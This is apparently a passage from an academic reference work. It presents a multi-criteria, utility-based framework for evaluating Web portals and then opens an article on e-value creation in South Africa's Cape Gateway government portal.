- **The Portal Policy Makers and Funding Team:** The actors responsible for defining the Web portal objectives and for providing the resources necessary to design, develop, and operate the Web portal.
- **The Portal Senior Management Team:** The actors responsible for the management of the teams involved in all aspects of the portal's development and operation.
- **The Portal Technical Development and Support Team:** The actors involved with the design, development, update, and proper functioning of the portal services from the technical perspective.
- **The Portal Operation Team:** The actors concerned with the content selection, development, and provision for the Web portal. Moreover, actors related with other specialized services offered by the portal such as a help-desk service.
- **The Portal Dissemination and Exploitation Team:** The actors related with the marketing aspects and commercial exploitation perspectives of the Web portal.
- **The Portal Users:** The different categories of end-users, the final "customer" of the Web portal.

EVALUATION FRAMEWORK FOR WEB PORTALS

Evaluation can be viewed as a continuous, interactive process, which concerns all key actors in Web portal design, development, maintenance, operation, and exploitation aiming at the identification of the strengths and weaknesses of the portal services toward taking strategic decisions about further enhancements or developments. The diversity of the different design considerations for Web portals, the multiple features and functionalities required, and the variety of context in use and end-user groups call for a flexible and analytic evaluation framework. Such a flexible evaluation framework should achieve the following goals:

- To involve all participating actors, offering them an appropriate role in the evaluation process.
- To enable flexibility in the evaluation criteria selection so as to adapt to the various contexts of use.
- To provide flexible evaluation results' analysis tools and techniques that will support key actors' strategic decisions.

Next, we present the methodological foundations of the proposed framework that aims to achieve the previous goals: the definition of a specific set of criteria and sub-criteria, the synthesis model for the integration of the collected results, the analysis techniques engaged to support decision makers with meaningful results, and the general evaluation process for applying the proposed framework.

The Evaluation Methodology

The proposed methodology is based on multi-criteria analysis following a value-focused approach (that is, representing the problem parameters in the form of value functions) (Siskos, Grigoroudis, Zopounidis, & Saurais, 1998). The evaluation methodology concerns the specification of the evaluation criteria system and the definition of the tools for the synthesis and analysis of the collected assessment results.


Evaluation System

The first objective of the methodology concerns the specification of the *evaluation system*, that is, the definition of the criteria and sub-criteria upon which the different dimensions of the Web portals will be reflected and upon which the users' satisfaction will be measured. The criteria that will be used should adequately describe the portal as an entity and should be constructed in a manner that will not allow their overlapping (Roy 1996). The main criteria g_i (i=1 to n where n the number of criteria) can be consisted of sub-criteria g^+_{ij} (i=1 to n, j=1 to m_i, where m_i the number of sub-criteria that the i-th criterion has) depicting more specific dimensions of the top-level criteria. These sub-criteria may consist of even more specific sub-criteria g^{++}_{ijk}. The 3-levels depth of the evaluation system (Figure 1) is assumed to be sufficient for the needs of our case study. Yet, the evaluation system can be easily scaled up to include more levels.

The evaluation system consists of the criteria that we propose to be used for the assessment of the key Web portals' elements. They reflect the main elements identified in the previous Section and they are detailed to specific sub-criteria that address the various dimensions of the key Web portal elements. The criteria fall under the following four categories:

1. **Content:** It consists of four sub-criteria according to the dimensions of the content aspects in Web portals; it can be further divided to more sub-criteria of lower granularity that address dimensions that are more specific: organization, creditability, usefulness, integration.
2. **Design:** It consists of the four sub-criteria identified according to the dimensions of the design aspects of Web portals described in the previous Section; it can be further divided to more detailed ones: information architecture, usability, graphical design, technical integrity.
3. **Personalization:** It can be a single criterion or it can be analysed into three sub-criteria related to the level of personalization on navigation, content/information, interface.

Figure 1. A 3-level evaluation system as a tree structure. The grey nodes are leafs that are not further detailed as sub-criteria



4. **Community Support:** It can be a single criterion expressing the users' satisfaction from the community support and functionalities in total, or can it be further analysed into the satisfaction of the users from each of the community services depending on the context and the type of portal.

Synthesis Model

The second objective of the methodology concerns the definition of the synthesis model. The actual assessment of the users' satisfaction upon the different dimensions of the Web portal is carried out at the lower level of the evaluation system (third level in the system presented in Figure 2). The assessment of users' satisfaction for the higher levels (second and first) is then synthesized using the lower level sub-criteria assessment results.

Each of the criteria and sub-criteria is assumed to have its own importance, compared to the other criteria at the same level. More specifically, each child of a specific node (criterion or sub-criterion) contributes to the calculation of the higher-level criterion assessment calculation by a specific proportion, according to its importance and in comparison with the importance of the other children of this node. Gradually, a set of synthesized performance indicators are calculated, depicting the synthesis of the assessment results upon the different criteria according to the importance of each sub-criterion.

The *total utility or global performance* of the Web portal on a '0-1' scale, where '0' is the worst and '1' is the best performance that can be achieved, is calculated from the following additive value function:

$$U[g(portal)] = \sum_{i=1}^{n} p_i u_i [g_i(portal)], \text{ with}$$


$$\sum_{i=1}^{n} p_i = 1,$$

$$p_i \geq 0 \forall i = 1,..,n;$$

where n is the number of criteria, g_i is the i-th criterion value, p_i is the weight (or importance) of the i-th criterion, $u_i[g_i(portal)]$ is the partial utility function for a specific criterion, and $U[g(portal)]$ is the global performance of the Web portal. Each partial utility function $u_i[g_i]$ defines the Web portal's performance on the specific criterion and is normalized between "0" (worst value) and "1" (best value).

If the criterion $g_i(portal)$ is a leaf node in the evaluation system tree, its value is directly derived by the users' assessment for the specific criterion (dimension). This assessment concerns the transformation of the assessment results for a dimension of the Web portal (value $g_i(portal)$) to a partial utility function $u_i [g_i(portal)]$, where u_i is a linear

Figure 2. The proposed evaluation system for Web portals based on key elements decomposition on different dimensions at various levels of analysis



function, normalized and increasing in the interval [g^{+}_{ij*}, $g^{+}{}_{ij}{}^{*}$], where

$$u_{ij}(g^{+}_{ij*}) = 0,$$

$$u_{ij}(g^{+*}{}_{ij}) = 1$$

(g^{+}_{ij*} is the worst value of the *j*-th sub-criterion of the i-th criterion, $g^{+}{}_{ij}{}^{*}$ is the best value of the *j*-th sub-criterion of the *i*-th criterion).

In the case that the criterion $g_i(portal)$ is not directly assessed by the users, but is analyzed to a number of sub-criteria, then $u_i\,[g_i(portal)]$ is calculated using the following formula:

$$u_i[g_i(portal)] = \sum_{j=1}^{m_i} w_{ij} u_{ij}[g^{+}_{ij}(portal)],$$

$$\text{with} \sum_{j=1}^{m_i} w_{ij} = 1,$$

$$w_{ij} \geq 0 \forall i = 1,..,n \;\&\; j = 1,..,m_i;$$

where m_i is the number of 2^{nd} level sub-criteria that each 1^{st} level criterion has (it can be defined as a vector of n values $\overline{m} = [m_1,...,m_n]$), w_{ij} is the weight (or importance) for the *j*-th sub-criterion of the *i*-th criterion, and $u_{ij}[g^{+}{}_{ij}(portal)]$ is the partial utility function for a specific sub-criterion. Each partial utility function $u_{ij}[g^{+}{}_{ij}]$, which is also assumed to be linear for every sub-criterion g_{ij}, defines the Web portal's performance on the specific sub-criterion and is normalized between "0" (worst value) and "1" (best value).

In the case that a third level of sub-criteria (that is, sub-dimensions of the dimensions of a Web portal key elements) exists in the evaluation system and the sub-criterion $g^{+}{}_{ij}(portal)$ is not directly assessed by the users but again analysed to a number of sub-criteria, then $u_{ij}[g^{+}{}_{ij}(portal)]$ is similarly defined by using the following formula:

$$u_{ij}[g^{+}_{ij}(portal)] = \sum_{k=1}^{z_{ij}} a_{ijk} u_{ijk}[g^{++}_{ijk}(portal)],$$

$$\text{with} \sum_{k=1}^{z_{ij}} a_{ijk} = 1\,,$$

$$a_{ijk} \geq 0 \forall i = 1,..,n \;\&\; j = 1,..,m_i \;\&\; k = 1,..,z_{ij};$$

where z_{ij} is the number of the 3^{rd} level sub-criteria that each 2^{nd} level sub-criterion has (again, it can be defined as a number of n vectors $\overline{z}_i = [z_{i1},...,z_{im_i}]$, i=1,..,n), $g^{++}{}_{ijk}$ is the *k*-th sub-criterion of the *j*-th sub-criterion value, a_{ijk} is the weight (or importance) for the *k*-th sub-criterion of the *j*-th sub-criterion, and $u_{ijk}[g^{++}{}_{ijk}(portal)]$ is the partial utility function for a specific 3^{rd} level sub-criterion. Each partial utility function $u_{ijk}[g^{++}{}_{ijk}]$, which is again assumed to be linear for every sub-criterion g_{ijk}, is extracted by the assessment of this elements decomposition of the Web portal by the users and is normalized between "0" (worst value) and "1" (best value).

Therefore, there are two sets of parameters to be defined before the evaluation starts. The first is directly extracted by the evaluation system (in our case, from the decomposition of the Web portal elements in the evaluation system of Figure 2):

- The number of 1^{st} level criteria upon which the portal is assessed (in our case n=4).
- The number of 2^{nd} level sub-criteria that the 1st level criteria consist of $\overline{m} = [m_1,...,m_n]$ (in our case $\overline{m} = [4,4,3,2]$).
- The number of 3^{rd} level sub-criteria that the 2^{nd} level sub-criteria consist of $\overline{z} = \left[\overline{z}_1,...,\overline{z}_n\right]$ (in our case:

  $\overline{z}_1 = [z_{11}, z_{12}, z_{13}, z_{14}] = [0,2,3,2]$,

  $\overline{z}_2 = [z_{21}, z_{22}, z_{23}, z_{24}] = [0,6,0,4]$,

  $\overline{z}_3 = [z_{31}, z_{32}, z_{33}] = [0,0,0]$, $\overline{z}_4 = [z_{41}, z_{42}] = [0,0]$).

Moreover, there are a number of importance (weighting) factors that have to be defined by the responsible portal actors:

- The importance weights of each one of the 1^{st} level criteria: $\overline{p} = [p_1,..., p_n]$, with $\sum_{i=1}^{n} p_i = 1$.
- The importance weights of each one of the 2^{nd} level sub-criteria: $\overline{w_i} = [w_{i1},..., w_{im_i}]$ with i=1,..,n and $\sum_{j=1}^{m_i} w_{ij} = 1$.
- The importance weights of each one of the 3^{rd} level sub-criteria: $\overline{a_{ij}} = [a_{ij1},..., a_{ijz_{ij}}]$ with i=1,..,n, j=1,..,mi and $\sum_{k=1}^{z_{ij}} a_{ijk} = 1$.

Analysis Techniques

The third objective of the methodology concerns the techniques for the analysis of the evaluation results. We can identify three different analysis activities using different analysis techniques and tools:

- *Statistical analysis of the evaluation results* for each one of the portal dimensions assessed (that is, the leaf nodes of the evaluation system). This analysis allows

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for studying the users' and/or experts' responses in each of the evaluation dimensions separately, and to identify percentages of users/experts with similar responses, frequencies of answers in their responses, and mean values calculation of the responses.

- *Comparative analysis of the performance indicators* for different evaluations of the portal, globally and upon each criterion. This analysis provides the comparison of the assessment of the portal or the portal elements within different evaluations.
- *SWOT analysis (Strengths-Weaknesses-Opportunities-Threats)* of the performance vs. importance results for each of the portal criteria or sub-criteria, in order to examine the "dynamics" of each criterion's dimensions). This analysis provides a tool of assessing the portal's possible strengths, giving the opportunity to take advantage of them, and the identification of possible weaknesses and threats, providing an indication of current and future risks.

In order to achieve the objective of synthesizing the results collected from different experts' evaluation and those obtained from the end-users, there are a number of options. Three alternative solutions are briefly described here:

1. Separate the criteria that are assessed by the experts from the ones that are assessed by the end-users and synthesize the assessment results according to the multi-criteria synthesis model of *Section Synthesis model* in order to calculate a single set of quality indicators (see for example Siskos et al. (1998)). In our case study, we do not adopt this technique since there are several dimensions of the Web portals that are assessed by both end-users and portal experts.
2. An alternative option is to carry out two different assessments (a user-based and an expert-based one) using the same evaluation methodology and instruments. This technique allows for the calculation of two different sets of quality indicators (one for each assessment group) and a comparison analysis of the two assessments using the analysis techniques identified above.
3. Finally, a more involved method would be the synthesis of the assessment results obtained from the lower levels. This alternative would require the definition of an extra set of weighting parameters related with the proportion of the users' assessment in the criterion performance (for example x_i) and the proportion of the experts' assessment in the criterion performance (for example $1-x_i$). The study of this synthesis model falls beyond the scope of this article.

Evaluation Process

The evaluation process consists of three stages:

1. **Preliminary Analysis Phase:** In this phase, the evaluation experts support the decision makers and portal element experts in the identification of the evaluation objectives, the specification of the values of the evaluation criteria, their mapping to respective satisfaction measurement questions of the evaluation questionnaires, and all other parameters required by the methodology such as the importance of every criterion and sub-criterion.
2. **Main Evaluation Phase:** In this phase, the main evaluation activities are carried out. Using the evaluation instruments developed in the preliminary analysis, the groups of portal element experts and the users provide their assessment upon each dimension of the Web portal.
3. **Evaluation Results Analysis Phase:** In this phase, the evaluation experts collect and synthesize the obtained results according to synthesis model of Section *Synthesis model*. They integrate all assessment results according to the multi-criteria model and perform the analysis of the results using one or more of the techniques presented in Section *Analysis techniques*.

Based on the previous discussion, we claim that the evaluation methodology described is suitable for Web portal evaluation and it serves the objectives stated in the introduction of this Section, since it allows for:

- Introduction of the multiple elements and dimensions of the Web portal: They are defined as discrete criteria g_i and corresponding sub-criteria g^{+}_{ij} and g^{++}_{ijk}, and the users' satisfaction can be expressed as a value on each one of those criteria and sub-criteria.
- Flexibility in the application and the definition of importance of the various Web portal aspects: They are defined as the weights pi of each criterion, w_{ij} and a_{ijk} of each sub-criterion.
- Calculation of a total and a number of partial performance indicators: The total evaluation performance *U[g(portal)]* that can be expressed as a value between "0" and "1" along with the calculation of the synthesized performance indicators of each one of the portal elements.
- Involvement of all actors in the process of the evaluation and the synthesis and analysis of the evaluation results.

CONCLUSION

The proposed methodology is based on a generic evaluation system that can be reused in different types of Web portals and ensures flexibility by the definition of a set of variable parameters (criteria importances) that can represent the evaluation stakeholders' priorities and be adjusted to the application context. This leads to the reuse of the same evaluation instruments (satisfaction measurement questionnaires) over different evaluations, limiting the resources necessary to be invested. The analysis tools engaged allow for the identification of portal dimensions that affect users satisfaction and can lead to a more focused and specialized assessment of a specific dimension (e.g., usability). They also allow for the comparative analysis of expert-based and user-based assessment results since they synthesize the results in comparable quality performance indicators.

REFERENCES

Ivory, M., & Hearst, M. (2002). Improving Web site design. *IEEE Internet Computing*, *6*(2), 55-63.

Nielsen, J. (2000). *Designing Web usability*. Indianapolis: New Riders Publishing.

Pearrow, M. (2000). *Web site usability handbook*. Rockland, MA: Charles River Media, Inc.

Rosenfeld, L., & Morville, P. (1998). *Information architecture for the World Wide Web*. Sebastopol, CA: O'Reilly.

Roy, B. (1996). *Multicriteria methodology for decision aiding*. Norwell: Kluwer Academic Publishes.

Shedro, N. (2001). *Experience design 1*. Indianapolis: New Riders Publishing.

Siskos, Y., Grigoroudis, E., Zopounidis, C., & Saurais, O. (1998). Measuring customer satisfaction using a collective preference disaggregation model. *Journal of Global Optimization*, *12*, 175-195.

Tatnall, A. (2005). *Web portals: The new gateways to Internet information and services*. Hershey, PA: Idea Group Publishing.

KEY TERMS

Web Portal Elements: We identify the following four main elements of Web portals and analyze them in their most important dimensions.

Content: This is identified as the first important element of Web portals. The content-related component of a Web portal may include a number of different aspects to be taken into consideration such as:

- **Content Organization:** This aspect refers to the categorization of information so as to enable efficient search and retrieval.
- **Content Creditability:** This aspect refers to the trust and reliability of the information and the content provider, and has multiple facets such as the accuracy and clarity of the content, and the trustworthiness, recognition and reputation of the content author or provider.
- **Content Usefulness:** This aspect concerns the use of appropriate language, focus and usefulness of information according to the needs of the directed audience.
- **Content Integration:** This aspect concerns all content services related with the integration of external sources of information and the provision of links to external resources.

Design: This is identified as the second important element of Web portals. Closely related with the basic principles of generic Web design, this element consists of several important dimensions. Some of these dimensions are more related with the Web portal architecture design and some with the technical development and integrity of the portal:

- **Information Architecture:** An important aspect concerning several issues related with organizing information in the portal (structure, grouping, and labeling of information) (Ivory et al., 2002; Rosenfeld et al., 1998).
- **Usability:** An equally important aspect in Web design addressing all issues related with the interaction and navigation of the user in the portal (Nielsen, 2000; Pearrow, 2000).
- **Graphical Design:** It can be considered as separate dimension of a Web portal design since it should be subject to periodical revisions and redesigns from time to time, with the minimum possible effect to the portal operation.
- **Technical Integrity:** The dimension concerned with proper operation of the Web portal services and the satisfactory performance of the overall services. It addresses several issues related with the technical performance, such as availability and download times, stability of system, compatibility with different browsers, broken links, etc. (Ivory et al., 2002; Shedro, 2001).

Personalization: The is another element specifically highlighted in the context of Web portals. It can be examined at three different levels:

- **Personalization of Navigation:** All issues related with the adjustment of the navigation mechanisms and functions to the needs of individual users.
- **Personalization of Information/Content:** All issues related with notifying users about new relevant content and providing them with information tailored to their needs and preferences.
- **Personalization of Interface:** All issues related with the adaptation of the interface to the needs and preferences of the users and the properties of their equipment.

Community Support: This is another essential element of a web portal. Tools and services that allow virtual community building by providing users with similar needs and interests with communication and collaboration tools (e-mail, discussion forums, chats, audio/video conferencing facilities, message boards, newsgroups etc.) that enhance the community bonds.

Web Portal Evaluation: Evaluation can be viewed as a continuous, interactive process, which concerns all key actors in Web portal design, development, maintenance, operation, and exploitation, aiming at the identification of the strengths and weaknesses of the portal services toward taking strategic decisions about further enhancements or developments. The diversity of the different design considerations for Web portals, the multiple features and functionalities required, and the variety of context in use and end-user groups call for a flexible and analytic evaluation framework.

Web Portal Stakeholders: The main stakeholders in the development and operational life cycle of a Web portal:

- **The Portal Policy Makers and Funding Team:** The actors responsible for defining the Web portal objectives and for providing the resources necessary to design, develop, and operate the Web portal.
- **The Portal Senior Management Team:** The actors responsible for the management of the teams involved in all aspects of the portal's development and operation.
- **The Portal Technical Development and Support team:** The actors involved with the design, development, update, and proper functioning of the portal services from the technical perspective.
- **The Portal Operation Team:** The actors concerned with the content selection, development, and provision for the Web portal. Moreover, actors related with other specialized services offered by the portal, such as a help-desk service.
- **The Portal Dissemination and Exploitation Team:** The actors related with the marketing aspects and commercial exploitation perspectives of the Web portal.
- **The Portal Users:** The different categories of end-users, the final *customer* of the Web portal.

E-Value Creation in a Government Web Portal in South Africa

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INTRODUCTION

By the end of 2005, an emerging era of e-government had arrived in South Africa with the promise to transform public service delivery and the relationships between government, business and the citizens. E-government has been perceived as the second revolution in public management after the new public management of the 1980s (Saxena, 2005; Teicher, Hughes, & Dow, 2002). The advent of e-government information and services globally has brought increasing focus on the need to develop user-oriented quality Web portal services. Prior to this time, governments paid little attention to citizen service quality issues (Teicher et al., 2002).

The emergence of ICT-enabled capacity for service delivery has increasingly forced governments to adopt a customer-oriented focus in the provision of public services. Service quality issues have traditionally dominated Web site development in the business arena simply because of the huge potential to affect the size of the customer base. Prominent among these has been the emergence of e-banking and e-travel Web portals (Bauer, Hammerschmidt, & Falk., 2005). As governments acquire growing customer base with e-service delivery, the associated development and maintenance 'sunk costs' has forced them to look at the means to transform service delivery to gain increased benefits. They are finding that government Web portals can support new opportunities to transform traditional government service delivery for societal benefits.

This article focuses on e-value creation for government Web portals. It uses South Africa's Cape Gateway Portal as a case study for promoting e-value in public service delivery to "customer citizens." In this article, e-service quality and e-value are used interchangeably. The article starts with a background on government Web portals and it establishes a conceptual definition of Web portal e-value. It then provides a framework for assessing e-value creation for a government portal. Based on the literature and South Africa's experiences, it identifies and describes the prime movers for e-value creation in a government Web portal.

BACKGROUND

Government Web Portals in the Western Cape Province

Government Web portals are seen to offer a number of opportunities to citizens that impact upon options for enhancing service delivery by governments. These include: (1) around-the-clock information and services provision, (2) remote access to key Web sites (Layne & Lee, 2001), (3) enhancing citizen participation in the democratic process (Ashlin et al., 2004) and (4) provision of a platform to rethink the 'e-value creation' process (Buckley, 2003). For shared-knowledge societies, e-government is expected to add value through faster service delivery and increased citizen participation in government affairs and democratic processes (Wimmer, 2002). Despite the global diffusion of e-government, most nations still face a number of barriers in terms of getting the widely acclaimed benefits (Gilbert & Balestrini, 2004; Saxena, 2005). Therefore, more scholarly investigations into the potential of government Web portals to enhance the quality of e-service delivery and its capacity to increase societal engagement in the processes of governance are needed.

The Provincial Government of the Western Cape (PGWC) in South Africa has adopted a goal of taking its citizens into the "information age" by implementing policies in support of e-government service delivery. This is in direct response to the fears that the era of the shared-knowledge societies could by-pass sub-Saharan Africa, just like the eras of the industrial society and information society (Ondari-Okemwa, 2004). It is interesting to note that in South Africa's total household telephony penetration up to 2004 stood at 47% (Gilward & Esslaar, 2004), and is projected to rise on the back of mobile access making e-government deployment timely and relevant in a rapidly changing environment (i.e., shared-knowledge societies). The Internet is changing the way communities live and work, including interaction with and participation in the government policy process and programs.

Three years after its inception in 2002, the Cape Gateway Portal demonstrated national leadership in South Africa for an integrated approach towards making e-government services more accessible. As the challenges to connect with citizens, including those in the most remote areas, were faced it became evident that the portal had a central role in the government's policy development processes. The emergence of shared-knowledge societies in this environment is changing both citizens and business perceptions about public service delivery. Hence, like many countries, South Africa stands at the cross-roads of a major public sector transformation. The PGWC is using the portal as a key strategic tool of its e-government revolution.

The Cape Gateway Portal

Realizing the need to provide a one-stop online government for citizens and to improve e-government information service delivery, the Center for e-Innovation in the PGWC decided to establish the Cape Gateway Portal in 2002.

The portal was originally designed to achieve four major objectives: (1) provide support for the ICT infrastructure for e-government, (2) enhance government efficiency and transparency, (3) deliver better services to businesses and citizens, and (4) to overcome the digital divide by building shared-knowledge societies in the Western Cape Province. The portal structured its e-services around concepts of important individual life-episodes and business needs.

Portals are more than conventional Web sites; they are extensive Web sites designed to provide one-stop online service offerings. Unlike conventional Web sites, Web portals integrate the 4C Internet business models of *content*, *context*, *communication*, and *commerce*. Examples of prominent full service Web portals include Yahoo (which started as the search engine) and America Online (AOL), (Zahir, Dobing, & Hunter, 2002). A number of definitions have been used to describe Web portals. Bauer et al., (2005) describe portals as innovative self-service technologies (SSTs) with a single access point, unlimited content and excellent retrieval capabilities. Others describe them as gateways to Internet Web sites that provide key information and services including access to selected sites through direct links and search engines (Zahir et al., 2002). Web portals can also be viewed as platforms to acquaint citizens with an organization, to explore its goods and services, and make enquiries (Yang, Shaohan, Zhou, & Zhou, 2005).

With rising citizen expectations, the government portal should deliver superior service quality and create long term e-customer loyalty. The development of user friendly Web portals requires paying close attention to the growing citizen demands for quality information and service. But failure to harness public perceptions of quality and integrate these in Web portal development could perpetuate the digital divide. The overarching goal of the Cape Gateway Portal is to provide an all encompassing portal that offers government services and information in a socially inclusive way; one that puts the citizen at the centre of its drive to create shared-knowledge societies. The fundamental question then is: What is the PGWC doing to deliver long term e-service quality to its citizens? Understanding how e-government is migrating towards becoming citizen-centric is critical. Equally important is the need to identify e-value drivers that can build the reputation and image of portals and bring the majority of citizens on-line. Finding that elusive balance between granularity[1] and the reality of providing for ongoing maintenance in order to engage a broad spectrum of diverse citizens of the "rainbow nation" is a high level measure of success in this e-value creation process, and it provides significant challenge for government Web portals.

Particularly in the South African context with 11 official languages, a dual economy[2], wide educational and cultural differences, additional challenges to provide access to relevant content across the diverse citizenry arises. In the Western Cape Province, the more affluent people reside largely in urban areas and the ultra-poor are located in the former homelands, informal settlements around urban areas and the rural areas. Reaching citizens with relevant information to address major life needs in urban, peri-urban, and rural areas either directly through ICT or amplified through established second-order social networks at minimum cost is a key issue for government. Providing relevant information in ways that fit the broad socio-economic and cultural diversity requires integration of indigenous knowledge that traditionally resides in human stories which have not often been previously documented. This intersection of race, income inequality, diverse location and the requirement for specific cultural content, highlights the enormous challenges and responsibilities facing the successful development of a government portal in this situation.

The development of the Cape Gateway portal needed to critically examine how it could consistently deliver e-value in a continually transforming economy. As national economy progresses (i.e., traditional market-led economy coupled with an informal economy), the growth of e-commerce and Internet usage will expand and influence every aspect of government, businesses, communities, and individual lifestyle alike. Mapping out a process to provide timely, relevant, and reliable e-government information service to multi-cultural citizens and other stakeholders residing in a nation undergoing fundamental socio-economic and political transformation requires meeting challenges not common in many developed countries. In determining how to add value to the everyday requirements of citizens, communities and businesses, the portal needed be designed to provide access to a broad range of services directly through the Internet and into value-added social networks that can amplify services to a secondary market. The portal also needs to respond quickly to the growing community frustrations with poor government service delivery. Identifying ways to overcome negative perceptions about poor government service delivery is a growing problem that faces South Africa and is a key challenge for the portal.

Achieving e-value creation through a strategy that includes a government portal in such a complex environment with a diverse socio-economic base and a limited infrastructural base is a formidable task. The low levels of personal computer penetration in many of the target groups, coupled with high costs of Internet access, poor connectivity outside of the major cities are key barriers to South Africa's advance towards the new information age (Parkinson, 2005). In such a position, making adequate provisions for security provides additional challenges (Claessens, Dem, De Cock, Preneel, & Vandewalle, 2002; Stibbe, 2005).

Evaluation Framework for E-Value Creation

A first step in understanding the process of e-value creation is to determine the dimensions for evaluating the e-value potential of a government portal. Such portals differ from business portals in that they have a public good aspect across a multidimensional service delivery range and are not always created to dislodge competitors or gain competitive advantage in a business sense. However, community expectations for a high quality customer service-orientation are no less than for business Web portals despite the relatively narrow service range common with business portals. The tendency among early developers of e-government was for a technology-centric delivery of existing services within existing structures (Sexana, 2005). This approach downplayed key aspects of structuration[3] and transforming government services in ways that deliver e-value for users.

